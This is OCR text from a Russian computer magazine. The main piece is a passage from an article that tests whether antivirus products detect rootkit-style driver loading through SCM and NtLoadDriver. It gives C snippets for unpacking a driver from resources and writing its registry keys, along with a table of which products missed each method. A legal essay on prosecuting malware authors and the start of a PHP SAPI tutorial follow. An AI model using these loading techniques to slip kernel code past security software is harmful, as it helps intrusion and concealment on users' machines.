При компиляции второго и четвертого тестов не забудь присоединить бинарник драйвера к проекту в виде ресурсов.

```
  return true;
}
```

Такую загрузку драйвера пропустило большинство антивирусов, не промолчали только Comodo и Outpost. Что ж, идем дальше…

ТЕСТ № 2. ГРУЗИМ ДРАЙВЕР ИЗ РЕСУРСОВ С ПОМОЩЬЮ МЕНЕДЖЕРА УПРАВЛЕНИЯ СЕРВИСАМИ

Вообще, конечно, первый способ загрузки драйвера — очень большая редкость во вредоносном деле.

Его гораздо чаще используют более благопристойные программы, да и таскать за собой драйвер в виде отдельного файла тоже не очень хорошо. Поэтому с некоторой натяжкой на результаты первого теста можно прикрыть глаза и приступить ко второму. В этот раз мы положим драйвер, оформленный в виде ресурсов, в тело самой вредоносной программы и произведем загрузку опять же с помощью SCM.

Функция распаковки драйвера из ресурсов на диск

```
bool UnPuckDriver()
{
  HRSRC aResourceH;
  HGLOBAL aResourceGlobal;
  ULONG aFileSize;
  UCHAR *aFilePtr;
  HANDLE FileHandle;

  aResourceH = FindResource(NULL,
    L"testdriver", L"BINARY");
  LoadResource(NULL, aResourceH);
  aFileSize = SizeofResource(NULL, aResourceH);
  aFilePtr = (UCHAR *)LockResource(aResourceGlobal);
  FileHandle = CreateFile(L"c:\\testdriver.sys",
    FILE_ALL_ACCESS,0,NULL,CREATE_ALWAYS,0,NULL);
  while (aFileSize--)
  {
    ULONG numWritten;
    WriteFile(FileHandle,aFilePtr,1,&numWritten,NULL);
    aFilePtr++;
  }
  return true;
}
```

В результате этой проверки к реакции Comodo и Outpost'а добавилась реакция Антивируса Касперского. Остальные же упорно не хотят ничего замечать, и это начинает уже немного удивлять. Тестируем дальше…

ТЕСТ № 3. ИСПОЛЬЗУЕМ NTLOADDRIVER

Функция NtLoadDriver загружает драйвер по предварительно созданным записям в реестре, поэтому в ветке HKLM\System\CurrentControlSet\Services мы должны произвести кое-какие изменения:

```
RegCreateKeyEx(HKEY_LOCAL_MACHINE,
  L"System\\CurrentControlSet\\Services\\testdriver",
  0,NULL,0,KEY_ALL_ACCESS,NULL,&KeyHandle,NULL);
RegSetValueEx(KeyHandle,L"ImagePath",0,REG_EXPAND_SZ,
  (BYTE*)ImagePath,
  lstrlen(ImagePath)*2);
RegSetValueEx(KeyHandle,L"ErrorControl",0,REG_DWORD,
  ErrorControl,4);
RegSetValueEx(KeyHandle,L"Start",0,REG_DWORD,
  (BYTE*)Start,4);
RegSetValueEx(KeyHandle,L"Type",0,REG_DWORD,
  (BYTE*)Type,4);
```

Далее для успешного запуска этой функции необходимо получить привилегию SE_LOAD_DRIVER_NAME (под Windows XP можно обойтись и без этого). Также стоит помнить, что, во-первых, функция ядром не экспортируется, поэтому без GetProcAddress не обойтись, а во-вторых, в качестве входного параметра для этой функции используется тип UNICODE_STRING.


В результате ни от каких антивирусов, кроме Comodo, Outpost'а и Антивируса Касперского, не было слышно ни слова. Печально, конечно, но надо идти до конца. Итак, последний тест на сегодня…

ТЕСТ № 4. ИСПОЛЬЗУЕМ NTLOADDRIVER И ГРУЗИМ ДРАЙВЕР ИЗ РЕСУРСОВ

Для проведения этого теста мы, как и во втором случае, оформили драйвер в виде ресурсов в тело exe'шника и реализовали загрузку, как в третьем тесте, то есть с помощью NtLoadDriver. Результаты прохождения этого теста по сравнению с предыдущим не изменились. Ни со стороны Dr.Web'а, ни со стороны NOD32 не было слышно никакой реакции. Так же повели себя и Avira вместе с avast'ом.

ЗАКЛЮЧЕНИЕ

Ситуация выглядит странно. Простейшие способы загрузки драйверов были пропущены больше чем половиной тестируемых антивирусов, что позволило внедриться в ядро, перехватить одну из API-функций и скрыть «вредоносный» процесс от пользователя. Хотя кто знает, может, действительно эти способы слишком просты и недостойны внимания антивирусных продуктов? :)



Настройки Экрана поведения в avast! Internet Security

	Тест №1	Тест №2	Тест №3	Тест №4
Антивирус Касперского	−	+	+	+
Dr.Web	−	−	−	−
NOD32	−	−	−	−
Comodo	+	+	+	+
avast!	−	−	−	−
Avira	−	−	−	−
Outpost	+	+	+	+

Результаты нашего тестирования

Николай Николаевич Федотов (fnn@fnn.ru)

ЗАКОНОМ ПО ВИРМЕЙКИНГУ

До сих пор встречаются мнения, что, дескать, создание компьютерных вирусов, руткитов, троянов и других вредоносных программ иногда может быть законно. Да, есть вещи, в которые очень хочется верить... Но даже если найдется в мире такая страна, в которой вирусописательство по недосмотру местных властей еще не запрещено, то и там будут противозаконны те действия, которые с помощью вирусов совершают.

СУРОВАЯ ПРАВДА О ЛОВЛЕ ВИРМЕЙКЕРОВ И О ДОКАЗАТЕЛЬСТВЕ ИХ ПРЕСТУПЛЕНИЙ

Говорят еще, что создание малвари защищено положениями о свободе творчества и правом на сбор и распространение информации. Это бред фриков, не отличающих информацию от программы, а информационное право от авторского. Для любого юриста программа и информация, программа и литературное произведение — не только разные, но даже не похожие объекты. А возбуждать уголовное дело и судить вирмейкера будут именно юристы.

Также ходят слухи, что талантливых вирмейкеров подбирают спецслужбы и приглашают к себе на работу. Столь дурацкая идея могла прийти в голову лишь законченному технарю, страдающему комплексом техновеличия в тяжелой форме. Гуманитарий же твердо знает, что квалификация (даже самая высокая) — дело наживное. Этому всегда можно обучить. А вот законопослушность или склонность к антисоциальному поведению — вещи укорененные. Перевоспитать их во взрослом человеке невозможно, во всяком случае, пока такой технологии не открыто. Поэтому лояльность к закону и любовь к порядку имеют безусловный приоритет перед любыми навыками. Вопреки ряду голливудских фильмов, ни в одной стране мира не берут на службу в полицию или разведку человека судимого или оставленного под подозрением. Максимум, на что он может рассчитывать, — роль информатора.

Устроиться на постоянную работу в организованную банду злохакеру тоже проблематично. Правда, по иным причинам: бандиты не предъявляют высоких требований к морали и сознательности, однако они не доверяют людям чуждого социального круга — могут вступить с ними в деловые отношения, но никогда не примут в свою среду. И при первом удобном случае сдадут, обманут, кинут или «зачистят».

Технари если и образуют организованные преступные группы, то только с подобными себе. Поскольку они традиционно слабы как в криминальной науке, так и в оперативно-розыскной деятельности, то неизбежно проигрывают, стоит им выйти за пределы своего поля. А оставаться целиком в виртуальности в наши дни довольно затруднительно: приходится иногда выходить в реальный мир не только поесть и поспать, но также получить деньги, купить технику, провзаимодействовать с противоположным полом, провести бюрократические процедуры. На этом чаще всего и попадаются.

До сих пор самым продуктивным «мостиком» между реальностью и виртуальностью служили банки. Подавляющее большинство преступлений (в том числе кибер-) совершается ради денег. Ввести деньги в виртуальный мир и вывести их оттуда без помощи банков весьма затруднительно. Офлайновая преступность сделала ставку на наличные. Киберзлодеям же это не подходит, поскольку главные их преимущества — транснациональность и трансконтинентальность, а также отсутствие личных контактов. Онлайновые платежные системы ограниченно пригодны для расчетов членов киберпреступной группировки между собой и иногда — с жертвами. Но вывод денег такие платежные системы не могут обеспечить без помощи банков (даже пластиковая карта с именем сетевой платежной системы на самом деле эмитирована банком, с которым эта ПС договорилась об открытии счетов). А банки во всех странах находятся под жестким государственным контролем. Да и сами, по своей инициативе, тоже противодействуют правонарушениям. И еще хранят записи обо всех клиентах и транзакциях. Так вот, на этом «мостике» и ловят большинство компьютерных злоумышленников. А зафиксированные тразакции становятся доказательством.

Другой связью с реальным миром выступают мобильные телефоны. Операторы связи охотно сотрудничают с полицией. Без мобильника нынче даже просто жить затруднительно, а уж работать — и вовсе невозможно.

Мне возразят, что аккаунты в платежных системах, счета в банках и номера телефонов могут быть анонимными, на вымышленное имя или подставного человека. На самом деле анонимность — это не отсутствие имени, а отсутствие связей. Банковские и небанковские счета, аккаунты разных операторов связи образуют собой плотно связанную сеть. А теория говорит нам: чем больше связей, тем хуже анонимность. Достаточно, если остаются именными лишь 20% (30, 40, 50 — в зависимости от плотности связей) всех узлов, чтобы можно было деанонимизировать все остальные. Связи их выдают и/или идентифицируют.

К примеру, в России положено регистрировать паспортные данные абонентов мобильной связи, но есть возможность приобрести SIM-карту на вымышленное имя. Это не сделает ее анонимной. Достаточно совершить с этого номера звонки трем-четырем другим абонентам, фамилии которых зафиксированы, — и твоя идентификация произведена. Достаточно вставить эту симку в аппарат, в котором ранее побывала неанонимная симка, — и твой номер получил привязку к человеку. Достаточно оплатить услуги связи любым неанонимным способом — и владелец попался. Достаточно зайти с таким телефоном в здание, в котором стоит... впрочем, этот секрет пока раскрывать не стану.

К тому же разные сети связаны между собой: учетные записи электронной почты привязаны к фотоальбомам, банковские счета — к IP-адресам, автомобили — к навигаторам, WiFi-сети — к телефонам, дисконтные карты — к кредитным и так далее. Каждая такая связка двух сетей драматически снижает возможность анонимизации в каждой из них.

Пройдя по связям (особенно межсетевым), можно установить очень много. А связи необходимы для ведения бизнеса, в том числе незаконного. Таким образом, киберкриминальные сообщества более уязвимы для слежки и внедрения, чем традиционные.

Ну, если уж я начал о мифах, то стоит упомянуть еще два. Миф о всесилии спецслужб и миф об их тотальном ламерстве. И то и другое — выдумки. Однако основания для мифов есть. Всесилие можно симулировать. А ламерство можно компенсировать старательностью.

Тотальная слежка, которую демонстрируют в пропагандистских фильмах, возможна. Однако требует на порядок больше ресурсов и времени, чем это следует из художественных произведений. «Взять под колпак» можно одного-двух-трех человек одновременно. На большее не хватит ресурсов ни у одного подразделения. Собрать же вместе несколько подразделений спецслужб и заставить их работать по одному делу под силу только высшему руководству — оно такое проделывает по делам государственной важности, критичным для текущей власти. К вирмейкерам это никаким боком не относится. Муха может опасаться максимум мухобойки. Более мощное оружие против нее никто не использует.

Не напрасно российский закон позволяет применять прослушку только когда речь идет о тяжких преступлениях — с наказанием свыше пяти лет. На практике же ни прослушку, ни наружку, ни сколько-нибудь сложные техсредства начальство не выделит, пока на оперативном горизонте не замаячит что-нибудь особо тяжкое, групповое, вооруженное и в особо крупных размерах.

Что касается тотального ламерства киберполицейских и кибершпионов — не такое уж оно страшное. Недостаток компьютерных знаний вполне компенсируется знаниями социологическими и экономическими. То есть умением найти подход к знающим людям. Автор неоднократно консультировал правоохранительные органы касательно компьютерных преступлений. Каждый раз приходилось удивляться невысокому уровню их знаний в области ИТ. И каждый раз операции удивляли меня положительным результатом, особенно если руководители этих операций тщательно следовали моим советам. Собственно, уже для одного того, чтобы найти специалиста по компьютерной криминалистике, дать ему денег и попросить совета, нужна изрядная мудрость. Поэтому считать их идиотами не приходится.

Российские правоохранительные органы действительно пока не могут похвастаться достаточным количеством ИТ-специалистов. Иметь их в штате не позволяет зарплата, требования к состоянию здоровья, отсутствие карьерного роста по «технической» линии и другие причины. Зато у полиции и ФСБ есть очень хорошие возможности для привлечения сторонних специалистов и экспертов. Многие готовы помогать даже бесплатно. И на платных помощников деньги можно найти — как в бюджете, так и в черных кассах.

Более того, раскрытие киберпреступлений может стать прибыльным бизнесом. В отличие от хулиганства и межнациональной вражды компьютерные преступления чаще всего являются частью черного бизнеса. То есть стабильного источника доходов. Крышевание дельцов компьютерного андеграунда, часто совмещенное с их официальной вербовкой, — распространенное занятие во всех странах.

ПТИЧИЙ ЯЗЫК

Защитник: Ваша честь, в заключении эксперта, на котором базируется все обвинение, написана полная чушь. Он там пишет, что чик-чирик-чик-чик. Хотя на самом деле, как известно любому специалисту, фьюить-фьюить.
Судья: Какие у вас основания усомниться в компетентности эксперта?
Защитник: Чик-чирик же!
Судья: Ни вы, ни я не обладаем специальными знаниями, чтобы разбирать экспертное заключение.
Защитник: Ходатайствую о вызове специалиста, который может все разъяснить.
Обвинитель: Протестую, ваша честь. Выводы эксперта ясны и в разъяснениях не нуждаются. Вот, тут у него написано: «Программа является вредоносной». Все понятно.
Подсудимый: Как же нет оснований? Он же пишет, что кар-кар, при условии, что кудах-тах-тах...
Судья: Вы тоже не обладаете специальными знаниями. Оснований сомневаться нет. Ходатайство отклонено.

А когда поимка злохакера, вирмейкера или кардера сулит постоянный доход, на такой квест не грех и потратиться.

Вирмейкер может работать автономно, если он действует из хулиганских, политических, религиозных или иных «высоких» побуждений. Если же он намерен получить денег, то вынужден вступать в криминальные цепочки и становиться частью преступного мира. По этим связям на него и выходят. Эти связи его и сдают, иногда даже в инициативном порядке.

Например, Свен Яшан, который признал свое авторство в написании червей Netsky и Sasser. Арестовать его в 2004 году помогла программа наград Microsoft за поимку вирмейкеров (Anti-Virus Reward Program). Сдали его личные знакомые, не деловые, не коллеги по бизнесу, не частные детективы. А какие-то неделовые друзья-подруги-товарищи (их имена не разглашаются). Сдали за 250 000 долларов от Майкрософта. Слишком много, чтоб проявить айтишную солидарность или иные дружеские чувства.

Чужие деньги и собственные грехи заставляют черных айтишников искать покровительства. Но находят они обычно вербовочный крючок. Степень проникновения полицейской агентуры в компьютерный андеграунд оценивается как высокая — на порядок выше, чем в наркокартели и террористические организации. Потому что идейность айтишников ниже, денег меньше, а возможность прирезать изменника вовсе отсутствует. Легко прикинуть: если стучат хотя бы 50% из киберпреступников, то вступление в деловой контакт с десятью из них оставляет вам шанс 1/1024 остаться в тени. То есть 1023 шанса против одного, что окажетесь как минимум на примете.

Разумеется, есть большая разница между «узнать» и «доказать». Особенно она велика в правовых государствах с буквоедскими судами и миллионными армиями адвокатов. В странах попроще и требования пониже: был бы человек, а статья найдется, как говорят в нигерийской полиции.

Когда ко мне обращаются из правоохранительных органов, разговор обычно строится по следующей схеме: «Вот, есть ОПГ из кибермошенников, делают то-то таким-то способом, применяют такие-то методы и такие-то программы, деньги выводят через такую-то платежную систему». Полный расклад, короче. Вопрос: «Как нам получить доказательства, пригодные для суда? Ну, или хотя бы для экстрадиции».

А когда за консультацией приходят с противоположной стороны, то говорят обычно так: «Один мой знакомый занимается планирует заняться вот таким-то киберкриминальным бизнесом. Как бы построить дело, чтобы о нем и его занятии не узнали? Нет, не чтобы не смогли доказать. А именно чтобы не узнали, даже не заподозрили».

Чуете, в чем принципиальное отличие запросов? Правильно, в роли процедуры доказывания после того, как преступление раскрыто. Шерлок Холмс вообще доказыванием не заморачивался. Именно поэтому рассказы о нем относятся к жанру юридической фантастики. А в наше время приходится тратить на сбор и закрепление доказательств львиную долю усилий, а порой — только этим и заниматься. Сакраментальный принцип «20/80». Распределение ресурсов между сбором информации и сбором доказательств на светлой стороне: 20 к 80. А на темной стороне при противодействии сбору и доказыванию распределяют усилия как 80 к 20. ⌶

СТАТЬЯ 273. СОЗДАНИЕ, ИСПОЛЬЗОВАНИЕ И РАСПРОСТРАНЕНИЕ ВРЕДОНОСНЫХ КОМПЬЮТЕРНЫХ ПРОГРАММ

Создание, распространение или использование компьютерных программ либо иной компьютерной информации, заведомо предназначенных для несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации или нейтрализации средств защиты компьютерной информации...

В конце 2011 года статья 273 УК претерпела изменения. Прежняя более четкая формулировка стала довольно размытой и приобрела бОльшую эластичность. Ее и раньше не стеснялись натягивать на глобус, а теперь, видимо, это решено делать регулярно и систематически. Объявить программу (а после поправок — не только программу, но и информацию) «вредоносной» не составляет большого труда.

Особенность в том, что вредоносность (то есть предназначенность программ «для несанкционированного уничтожения...» и так далее) устанавливается экспертом. Выбирает эксперта следователь. Эксперт, согласно закону, обязан руководствоваться методикой, но какой именно методикой, закон не уточняет. Значит, любой — по своему выбору или по усмотрению начальства. Понятно, что почти всегда можно подобрать такого эксперта или такую методику, чтобы изучаемая программа оказалась вредоносной (кстати, было бы величайшей ошибкой считать вредоносной программой любую программу, приносящую вред: «вредоносная программа» — это не существительное с прилагательным, а единый неделимый юридический термин, определение которого содержится в диспозиции ч. 1 ст. 273 УК). Оспорить же заключение эксперта может лишь иной эксперт или специалист. Но чтобы назначить повторную экспертизу или пригласить специалиста, должны возникнуть сомнения в компетентности. А формальных оснований для таких сомнений нет. Ни судья, ни стороны процесса не обладают специальными знаниями в области ИТ. Следовательно, все их суждения на эту тему не могут быть основанием для процессуальных действий и решений.

Вот очень типичная ситуация. Защитник настаивает на неадекватности заключения эксперта. Но все его слова отметаются обвинением как слова человека, не обладающего пресловутыми специальными знаниями. Пригласить компетентного специалиста? На это тоже нет формальных оснований. Вот так и получается, что исход дела по статье 273 эксперт фактически предопределяет единолично.

Как решить проблему, пока не ясно. Есть предложения ввести лицензирование или сертификацию компьютерных экспертов. Сейчас попавшимся с хотя бы намеком на вредоносные программы следует приготовиться к сложным условиям защиты. Статья 273 лепится очень легко, отмывается же с огромным трудом. Статистика по ст. 273 — дутая чуть более, чем полностью. Из реальных вирмейкеров были осуждены единицы: в основном вирусную статью лепят впридачу к «неправомерному доступу» (272) и к нарушению авторских прав (146). При этом эксперт может объявить «вредоносной программой» что угодно — от дебаггера до кода активации.


Автор в своей правоохранительной деятельности сталкивался с единственным настоящим создателем малвари. Было это в далеком 1998 году. Программа была довольно примитивной, написана на Бейсике под DOS: она сканировала сеть в поисках компьютеров с расшаренными без пароля дисками и тырила с них pwl-файлы. Это был первый и последний вирмейкер, которого автор видел в своей жизни. «Вирусная» статья УК показывает внушительную статистику, но вирмейкеров в ней немного. Экспертиз на «вредоносность» проводятся тысячи в год, но признанные авторитеты («Лаборатория Касперского», «Диалог-наука» и прочие) к этим экспертизам привлекаются редко. Когда ловим — не можем доказать. Когда доказываем — сажаем невиновных. Вот в такой парадоксальной диалектике и живем.

Preview

UNIXOID

112

НАСТУПЛЕНИЕ ПО ВСЕМ ФРОНТАМ
Холодильник с Linux'ом внутри — фантастика? Ничего подобного! В борьбе за потребителя компании-производители, как сговорившись, устанавливают в привычные для нас устройства мозг — процессор на ARM-архитектуре. А какую ОС можно использовать для управления этим хозяйством? Конечно же, Linux! Интерактивная реклама в глянцевых журналах, робот-сиделка, электрогитара, полноценный комп размером чуть больше банковской карточки — это лишь малая часть того, где нашла применение эта открытая операционная система.



КОДИНГ

96

ИЗВРАЩЕННЫЙ ПЕРЕХВАТ
Проникаем в процесс и манипулируем действиями, происходящими в нем, при помощи бубна, DLL Preloading Attacks и отладочных исключений.

99

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ
Продолжаем мучить твой мозг очередной порцией весьма заковыристых задачек по программированию и логике. Слабо решить их все?

UNIXOID


106

ФАЙЛОВЫЕ СИСТЕМЫ БУДУЩЕГО
Рассматриваем наиболее вероятных претендентов на роль ФС будущего. Каким критериям она должна удовлетворять? И почему это не ext4?

SYN/ACK

116


ГЛАВНЫЕ МАГИСТРАЛИ
Упавший всего на несколько часов интернет может убить некоторые компании. Как правильно сконфигурировать работу с несколькими каналами без лишних затрат?



128

СОЕДИНЯЙ И ВЛАСТВУЙ
Небольшую виртуальную сеть создать просто, а вот когда речь заходит о сотнях виртуальных машин, без качественного виртуального коммутатора не обойтись.

FERRUM



134

ПОЛНЫЙ HD
У любого IT-шника должен быть большой хороший монитор. А лучше два! Тестируем 24" модели и выбираем те, которые придутся по душе редакции.

Николай «M0r1arty» Нежинский (moriarty@front.ru)

Колбасим

ВСТРАИВАЕМ ИНТЕРПРЕТАТОР PHP В СВОИ ПРОЕКТЫ НА АССЕМБЛЕРЕ!

PHP предоставляет программисту массу возможностей для самоудовлетворения. Одной из таких возможностей является SAPI — интерфейс для встраивания PHP в собственные программы. Именно с его помощью функционируют модули для веб-серверов, выполняющие PHP-код, и даже сам php.exe :). Неплохо было бы разобраться, как все это работает и как это можно программировать.

SAPI С ТОЧКИ ЗРЕНИЯ ПРОГРАММИСТА


Движок PHP под Windows сосредоточен в динамической библиотеке php5ts.dll (постфикс ts — Thread Safety), экспортирующей все необходимые для работы функции. SAPI просто дергает эту dll'ку по мере необходимости. В никсах же SAPI обычно собирается из кучи объектных файлов и движок PHP внедряется на стадии компиляции целиком в исполняемый файл, если не указано обратного (см. врезку).

Стоит заметить, что как расширения PHP предоставляют плагинный интерфейс движку, так и движок предоставляет любому коду плагинный интерфейс (SAPI), позволяющий дергать себя за ниточки. Как ты, наверно, уже догадался, ниточки — это callback-функции, которые передаются в составе структуры sapi_module_struct движку, когда программа заявляет, что хочет использовать SAPI. Только после передачи заполненной структуры в недра движка мы сможем компилировать и исполнять PHP-код в своей программе… Но обо всем по порядку.

А ЗАЧЕМ ЭТО ВООБЩЕ НУЖНО?

…спросишь ты и будешь в чем-то прав! Директория sapi в корне исходников PHP содержит 22 поддиректории, в которых лежат сорцы модулей для разнообразных web-серверов, консольный и CGI-клиент PHP и вообще много добра на все случаи жизни. Так зачем писать еще одну программу, умеющую выполнять PHP?

Ну, разработку своего собственного web-сервера с поддерж-



Наш пример готов к работе. Через несколько секунд он пробежит по экрану и вернется в координаты (1,1)

кой PHP отметаем сразу. Помнишь долю шутки о том, что, наверное, каждый программист написал свой улучшенный «Блокнот»? Вот мы не из таких. Нужно быть очень особенным, чтобы писать еще один mini-httpd. Однако есть и не такое тривиальное применение возможности исполнять PHP-код.

Как тебе, например, идея заменить плагинную систему в твоем проекте скриптами, которые не обрушат всю систему, когда одному из них приспичит обратиться по нулевому адресу? Или вот другой пример. Есть у тебя собственная мегакачалка, продающаяся за 15 баксов. Каждый месяц 50 иноземных поцов честно и четко покупают твой шедевр. Худо-бедно на жизнь хватает. Но ты явно мечтал не об этом. А теперь представь... Ты снабдил свою качалку скриптами, триггерами и еще чем душа пожелает. Включил в проект редактор с подсветкой синтаксиса и автодополнением. Написал толковую документаху. И вот уже advanced-пользователи писают кипятком, вокруг проекта образовалось комьюнити, а на фан-сайте можно найти скрипты на все случаи жизни. Утопия? Возможно. Но я уверен: однажды эти знания тебе пригодятся.


SAPI_MODULE_STRUCT

Во время инициализации SAPI-модуль заполняет и передает движку специальную структуру, где прописаны адреса обработчиков и некоторые служебные данные. Всю структуру приводить нет смысла. Да и размер не позволяет целиком поместить ее в журнале. Вот наиболее интересные и востребованные поля:

```
struct _sapi_module_struct {
    char *name;
    char *pretty_name;

    int (*startup)(struct _sapi_module_struct *sapi_module);
    int (*shutdown)(struct _sapi_module_struct *sapi_module);
    …
    int (*ub_write)(const char *str,
        unsigned int str_length TSRMLS_DC);
    void (*flush)(void *server_context);
    …
    void (*sapi_error)(int type, const char *error_msg, ...);
    …
    int (*send_headers)(
        sapi_headers_struct *sapi_headers TSRMLS_DC);
    void (*send_header)(sapi_header_struct *sapi_header,
        void *server_context TSRMLS_DC);
    …
    char *php_ini_path_override;
    …
    char *executable_location;
    …
    void (*ini_defaults)(HashTable *configuration_hash);
    int phpinfo_as_text;

    char *ini_entries;
    const zend_function_entry *additional_functions;
    …
};
```

